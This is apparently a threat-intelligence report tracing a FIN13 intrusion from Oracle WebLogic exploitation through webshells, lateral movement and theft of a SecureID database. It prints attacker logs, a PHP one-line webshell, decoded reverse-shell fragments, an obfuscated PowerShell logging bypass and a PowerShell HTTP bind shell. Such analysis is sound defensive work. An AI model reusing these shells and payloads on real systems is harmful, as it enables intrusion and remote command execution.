187.177.170.111 [21/Jun/2021:14:47:04 -0500] "GET /_async/.beamarker.dat.txt HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:47:57 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 200 801
187.177.170.111 [21/Jun/2021:14:48:36 -0500] "GET /bea_wls_internal/weblogic.txt HTTP/1.1" 404 1164
187.177.170.111 [21/Jun/2021:14:51:07 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:51:18 -0500] "GET /bea_wls_internal/test.txt HTTP/1.1" 200 11
187.177.170.111 [21/Jun/2021:14:53:22 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:53:30 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:54:07 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:54:13 -0500] "GET /bea_wls_internal/test3.txt HTTP/1.1" 200 493
187.177.170.111 [21/Jun/2021:14:54:37 -0500] "POST /_async/AsyncResponseServiceHttps HTTP/1.1" 202 -
187.177.170.111 [21/Jun/2021:14:54:45 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 2
187.177.170.111 [21/Jun/2021:14:55:01 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 7
187.177.170.111 [21/Jun/2021:14:55:13 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 2
187.177.170.111 [21/Jun/2021:14:55:26 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 23946
187.177.170.111 [21/Jun/2021:14:56:56 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 165
187.177.170.111 [21/Jun/2021:14:58:29 -0500] "GET /bea_wls_internal/weblog.jsp HTTP/1.1" 200 2
187.177.170.111 [21/Jun/2021:15:01:24 -0500] "POST /bea_wls_internal/webout.jsp HTTP/1.1" 200 50

```

Figure 8: Evidence of webshell upload after Oracle WebLogic exploitation

After uploading and requesting a couple of test pages, the actor can be seen accessing the first webshell called “.weblog.jsp.” Subsequently, the actor moved to numerous additional systems in the DMZ, looking to extend the radius of his attack.

Initial Compromise

Weblog.jsp is jspRAT, a webshell – a JavaServer page (JSP) backdoor that can manipulate files and directories. This backdoor can run arbitrary Windows commands and that was the initial interaction conducted by the attacker. Below we can see the set of initial commands executed by the actor attempting a recon to the DMZ segment where the infected system was operating:




Figure 9: Initial compromise

At the end of this phase, the attacker downloaded an archive of malicious executables for different operating systems looking to use the machine as a staging point for the next phases of the attack.




Figure 10: Attack Stage 1

The Webshell showed a number of peculiar traits:

```
\`aG8glmBpZGAIoY9iaW4vc2gnOw0KJDA9JGNtZDsNCiR0YXJnZXQ9JEFsR1ZbMF07DQokcG9ydD0kQVJHVlIsXTsNCiRpYWwRkcy1pbmV0X2F0b24oJHR\`.
```

This is translated in the following instructions:

```
ho ``id``;/bin/sh';  
$0=$cmd;  
$target=$ARGV[0];  
$port=$ARGV[1];  
$iaddr=inet_aton($t
```

Which in turn, is a basic instancing of the command injection used by the Web shell.

```
\`KTsNCm9wZW4oU1RET1VULCAiPiZTT0NLRVQiKTsNCm9wZW4oU1RERVJSLCAiPiZTT0NLRVQiKTsNCnN5c3RlYmVtKTsNCmNsb3NIKFNUREI\`.
```

Once translated it appears as:

```
);  
open(STDOUT, ">&SOCKET");  
open(STDERR, ">&SOCKET");  
system($system);  
close(STD
```

This redirect stdout to a socket to ensure functionality for the reverse shell.

The following piece of the Web shell code, instead,

```
\`Ow0KIGR1cDIoZmQsIDIpOw0KIGV4ZWNSKClvYmluL3Noliwic2ggLWkiLCBOVUxMKTsNCiBjbG9zZShmZCk7IA0kfQ==\`;
```

Decoded it looks like this:

```
;  
dup2(fd, 2);  
execl("/bin/sh", "sh -i", NULL);  
close(fd);  
}
```

It is used to sync the input and the output from web shell. Malicious activity was identified within the sudo log files on Zabbix. Minutes before the "chart10.php" was created on the filesystem there were multiple sudo entries associated with the Zabbix account that appear to be attacker-related.

Some of the threat actor activity includes attempting to upload a simple webshell, viewing the "/etc/shadow" file, finding and modifying the permissions to the "/srv/www/htdocs/gif" folder, and running "whoami".

Evidence of the attacker attempting a drop a web shell in these commands may suggest he did not have persistent access to this system. Thus, these commands might have been executed through a command injection vulnerability.

Datetime (CDT)	Log Entry	Source
2021-06-22 T14:34:17	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/echo PD9waHAKc3lzdGVtKCRfUkVRVUVTVFsnY20nXSk7Cj8+ICAgCg==	syslog
2021-06-22 T14:36:49	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/find /srv/www/htdocs/ -perm -2 -ls	syslog
2021-06-22 T14:37:26	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/find /srv/www/htdocs/ -perm -2 -ls	syslog
2021-06-22 T14:40:25	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/find /srv/www/htdocs/ -perm -2 -ls	syslog
2021-06-22 T14:41:33	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow	syslog
2021-06-22 T14:44:20	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lahR /srv/www/htdocs/	syslog
2021-06-22 T14:45:20	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/whoami	syslog
2021-06-22 T14:46:46	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/chmod 777 /srv/www/htdocs/gif	syslog
2021-06-22 T14:47:08	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lah /srv/www/htdocs/	syslog
2021-06-22 T14:48:05	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/echo <?php system(\$_REQUEST["cm"]); ?> /srv/www/htdocs/gif/output.php	syslog
2021-06-22 T14:48:38	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/echo <?php system(\$_REQUEST["cm"]); ?>	syslog
2021-06-22 T18:11:34	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lah /var/log/	syslog
2021-06-22 T18:11:56	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lah /var/log/	syslog
2021-06-22 T18:12:19	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lah /var/log/	syslog
2021-06-22 T18:13:16	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/usr/bin/ls -lah /var/log/apache2/	syslog
2021-06-22 T18:26:20	[sudo] zabbix : TTY=unknown ; PWD=/ ; USER=root ; COMMAND=/dev/shm/65510	syslog

Figure 14: Logs of attacker attempt to gain persistence

Additionally, the actor was observed viewing the contents of the Apache log folder “/var/log/apache2/”.

Given the actor observed interest, it is likely they removed the entries of the access logs.

Lastly, the threat actor is checking for a file called 65510 in “/dev/shm”. This happens to be the port configured for attacker’s BlueAgave Perl webshell called “65.txt”. At this point the attacker gained a second and direct channel to a key system allowed to communicate beyond the DMZ boundaries.

Extended compromise

A few hours after the actor acquired the control of the Zabbix system, he started to scan the networks in order to gain a detailed view of the system’s visibility. The actor then began launching massive ping sweeps against private subnets and, for any responding machine, he scripted the activation of a port scan aimed to verify the first 10.000 TCP ports. To execute the scan, the attacker imported the Java Scanner known as PortHole from the Oracle WebLogic server.

PortHole is a simple port scanner to identify open ports based on the target and range provided within the command-line arguments.

```
public static void main(String[] args) {
    if (args.length < 3) {
        System.out.println("\n\t[1.2][+]Usage: ip.ip.ip.*|file startPort endPort\n");
        System.exit(0);
    }
    File hosts = new File(args[0]);
    if (hosts.exists()) {
        try {
            BufferedReader br = new BufferedReader(new FileReader(hosts));
            int count = 0;
```

Figure 15: Port scanner arguments

The result output is programed to print to the stdout of console that it is running in:

```
import java.util.Observable;
import java.util.Observer;

public class ObserverNotifier implements Observer {
    private String resp;

    public void update(Observable obj, Object arg) {
        if (arg instanceof String) {
            this.resp = (String)arg;
            System.out.println("\n Port No " + this.resp + " is accessible.");
        }
    }
}
```

Figure 16: Port scanner output

During the investigation, we found several txt files in the unallocated address space of the Zabbix machine that were the redirected outputs of these scanning attempts.




Figure 17: Attacker scans the core networks

Due to the fact these scans occurred inside the network, Netwitness platform was not able to intercept and report them, lacking the DMZ-to-Internal visibility.

Domain credential harvesting

The scan of the Backend DMZ Lan allowed the actor to identify a Domain Controller of the victim's Domain Forest which became the next target of the attacker. FIN13 took some time before attacking it, to ensure staying undetected by waiting for another week before executing this part of the activity. In addition, in the week passed between the compromise of the Zabbix system and the access to the AD server, the attacker transferred additional tools to the Zabbix, from the WebLogic server and worked to consolidate his control of the Front-End DMZ by scanning and moving laterally to other systems, using the Zabbix admin account. To attack the AD server, the attacker downloaded a number of tools to the Zabbix server:

Path	Creation	Notes	MD5
65.txt	June/22/2021 18:25:20	perl webserv on port 65510. Similar to Powershell bindshells	91a7cfb45dc44a91cdc8aecc2f26c181
chart10.php	June/22/2021 19:52:13	Webshell	32deb25a3d7f73ee5f1f38d2e44ef193
p.txt	June/22/2021 20:52:24	Java Port Scanner	f4b56e8b6c0710f1e8a18dc4f11a4edc
pr64.zip	June/22/2021 21:38:02	procdum64	a92669ec8852230a10256ac23bbf4489
bi.txt	June/22/2021 21:42:00	perl bind shell on port 64510	fed35b114e24bf4a88c8b152c02faabb
s0b.j	June/22/2021 22:33:44	Jar that queries db using config data (str-*.txt files)	4bed9c8d06a3ba7215c49f139ca0dd16
str-isis.txt	June/22/2021 22:38:55	jdbc connection / credential info	93acad22e4f91dbc9581377fd9d996e4
jtds-1.2.1.jar	June/23/2021 21:24:56	likely jdbc driver	bc9a0f8026c176ab8afb1b330ef4f781
str-bio.txt	June/29/2021 18:22:44	jdbc connection / credential info	17eb9c943d686a7d7c23266d9cbb3900

Figure 18: Malicious tools found in Zabbix server

The actor then moved laterally from the Zabbix server to the Oracle Identity Manager server, located in the DMZ. The system was not exposing interfaces to Internet, but was sharing with Zabbix the root password, thus allowing the attacker to access it and dump the sysadmin account related to the IAM service.

Password reuse, unfortunately, is a common wrongdoing in corporate networks. We all know that local accounts with administrator privileges are necessary to be able to run system updates, software upgrades, and hardware usage. They are also helpful to gain local access to machines when the network goes down and when your organization faces some technical glitches, however, from a security perspective not managing these accounts properly can have serious repercussions as this case exemplifies.

As a result, the attacker was able to access the Oracle IAM server administrative UI, by tunneling the interface through SSH, via Zabbix and to dump IAM local database of accounts allowing him to scrape between the accounts to find domain accounts.




Figure 19: Attack Stage 3 – attacker hunting for credentials

In addition, the attacker installed the Java packet capture tool (RawCap) to sniff credentials passed by the IAM service to the DMZ servers, intercepting additional domain and local passwords. Unfortunately, the RawCap output files were removed soon after their creation by the attacker. At the time of our investigation, the RawCap tool was already removed by the actor, but we successfully traced and recovered it by reviewing the machine unallocated space.

File Name Recovered ¹	MD5	Notes
./recup_dir.15/f3624376.exe	83af340778e7c353b9a2d2a788c3a13a	PKZIP
./recup_dir.12/f3552960_RawCap_exe	0d7a08e7f58bfe020c59d739911ee519	RawCap.exe v0.1.5.0

Figure 20: Recovered files from Oracle IAM server lv_wls volume




Figure 21: Attack Stage 3 – attacker moves laterally

¹ The recovery tool used assigns random file names to the files.

At this stage of the attack, the actor targeted the domain controllers attempting to expand the control to the rest of the network. Backweb was an internal web portal including domain accounts. The attacker logged on, copied procdump to the system (pr64.zip) and adopted the traditional Kerberoasting technique to collect the ticket from system memory, and crack it offline.

The actor accessed the system on August 12, 2021 using the customasp local user account.




Figure 22: Attack Stage 3 – attacker prepares to move to core networks

At 18:05:16 UTC a service was created and initialized with an obfuscated PowerShell payload.

The SID associated with the service creation was related to customasp account according to Windows Security event logs.

Date (UTC)	Event ID	Event Type	SID	Event Data
Aug/12/2021 18:05:16	7045	Service Control Manager	S-1-5-21-1450242729-3071772558-3792214000-1030	{ "EventData": { "Data": { "@Name": "ServiceName", "#text": "rmmBkWziNoJNCfjN"}, {"@Name": "ImagePath", "#text": "%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c \"if([IntPtr]::Size -eq 4) {\$b='powershell.exe'} else {\$b=\$env:windir+'\\syswow64\\WindowsPowerShell\\v1.0\\powershell.exe'};\$s=New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName=\$b;\$s.Arguments='-noni -nop -w hidden -c \$wgx=(\"'+\"{2}nab\"+'leSc\"+'{3}i{1}\"+'tBloc{0}Logg\"+'ing\"-f\"k\"'p\"'E\"'\"');if(\$PSVersionTable.PSVersion.Major -ge 3) { \$qufcX=[Collections.Generic.Dictionary[string, System.Object]]::new();[Truncated]ServiceType\";#text\" :\"user mode service\"}, {\"@Name\": \"StartType\", \"#text\": \"demand start\"}, {\"@Name\": \"AccountName\", \"#text\": \"LocalSystem\"}}}}}
Aug/12/2021 18:05:21	600	PowerShell		{ "EventData": { "Data": { "Alias, Started, \\tProviderName=Alias \\n\\tNewProviderState=Started \\n\\n\\tSequenceNumber=1 \\n\\n\\tHostName=ConsoleHost\\n \\tHostVersion=4.0 \\n\\tHostId=2e63fcea-340e-4389-971b-74fba6c4fce8\\n \\tHost Application=powershell.exe -nop -w hidden -noni -c if([IntPtr]::Size -eq 4) {\$b='powershell.exe'} else {\$b=\$env:windir+'\\ syswow64\\WindowsPowerShell\\ v1.0\\powershell.exe'};\$s= New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName = \$b; \$s.Arguments='- noni -nop -w hidden -c \$wgx=(\"'+\"{2} nab\"+'leSc\"+'{3}i{1}\"+'tBloc{0}Logg\"+'ing\"-f\"k\"'p\"'E\"'\"'); If(\$PSVersionTable.PSVersion.Major -ge 3) { \$qufcX= [Collections.Generic.Dictionary[string, System.Object]]::new(); \$pD=(\"Scri{0}\"+'\"+\"tB{2}ock\"+'\"{1}og\"+'ging\"-f\"p\"'L\"'\"'); \$jQol=[Ref].Assembly.GetType((\"'+\"{6}i{2}tem.{3}a\"+'na {\"'+\"1\"+'\"+\"em\"+'en\"+'t.{7}i{5}\"+'t\"+'\"{8}+\"+\"mati{8}+\" n.\"+'{7}\"+'m{9}' [Truncated]

Figure 23: Obfuscated PowerShell service

This decoded payload results in a similar PowerShell HTTP Bindshell that listens on port 65512 as seen in the next figure.

```
[Reflection.Assembly]::LoadWithPartialName("System.Web") | Out-Null ; function
extract($request) {$length = $request.contentlength64;$buffer = new-object "byte[]" $length;
[void]$request.inputstream.read($buffer, 0, $length); $body =
[System.Text.Encoding]::Ascii.GetString($buffer); $data = @{}; $body.split('&') | %{ $part =
$_.split('='); $data.add($part[0], $part[1]); }; return $data; } ; $routes = @{} "POST /" = {
$data = extract $context.Request ; $decode =
[System.Web.HttpUtility]::UrlDecode($data.item('cmd')) ; $Out = cmd.exe /c $decode 2>&1 |
Out-String ; return $Out; } } ; $url = 'http://*:65512/' ; $listener = New-Object
System.Net.HttpListener ; $listener.Prefixes.Add($url); $listener.Start(); while
```

Figure 24: Decoded PowerShell payload

From this point, going forward, the actor organized his attack around Backweb server and accessed it using different external IP addresses, like: 179.6.92.161. Additionally, the threat actor left several files in the “Windows\Temp” directory such as the Java scanner and scanned the internal subnets looking for additional servers. The activity went unnoticed because the attacker executed the scanning in different steps, avoiding flooding the network. During the scans he identified a cluster of RSA SecureID servers and attempted to access them by leveraging on service accounts previously stolen but failed.

Our team analyzed the contents of the wtmp and btmp log files, where the SecureID system store SSH logons. The /var/log/btmp file showed significant failed SSH connection attempts that confirmed dictionary-based access attempts executed on August 14, 2021.

An excerpt of the logs is reported below:

admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
P9IA5zN	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
shelladm	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
shelladm	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
ftp	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
SEadmin	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
LOMonitor	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
monitor	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
ill2021	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin1	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
admin2	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
adminZ	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)
n3ssus	ssh:notty	10.128.60.174	Sun Aug 14	02:04 - 02:04	(00:00)

Figure 25: Excerpt of log activity

Notably, the accounts attempted were existing users and that confirmed the earliest credential harvesting executed by the attacker. However, failure to access the SecureID server forced the attacker to adopt to a different approach. The attacker encircled the RSA servers by enumerating databases in the same network segment. He scanned for MS-SQL servers from the same host where he attempted ssh logons and brought in the following files:

- s0b.j
- str-isis.txt
- jtds-1.2.1.jar
- str-bio.txt

s0b.j accepts as a parameter Base64 encoded SQL queries and uses a configuration file (srt*.txt) that contains the connection string and credentials of the target database server. With this trick, the attacker accessed a number of databases until he successfully landed on a database storing the SecureID token serials together with the corresponding end-user account (without the password). They then dumped the database, moved it to the Backweb server and exfiltrated it.

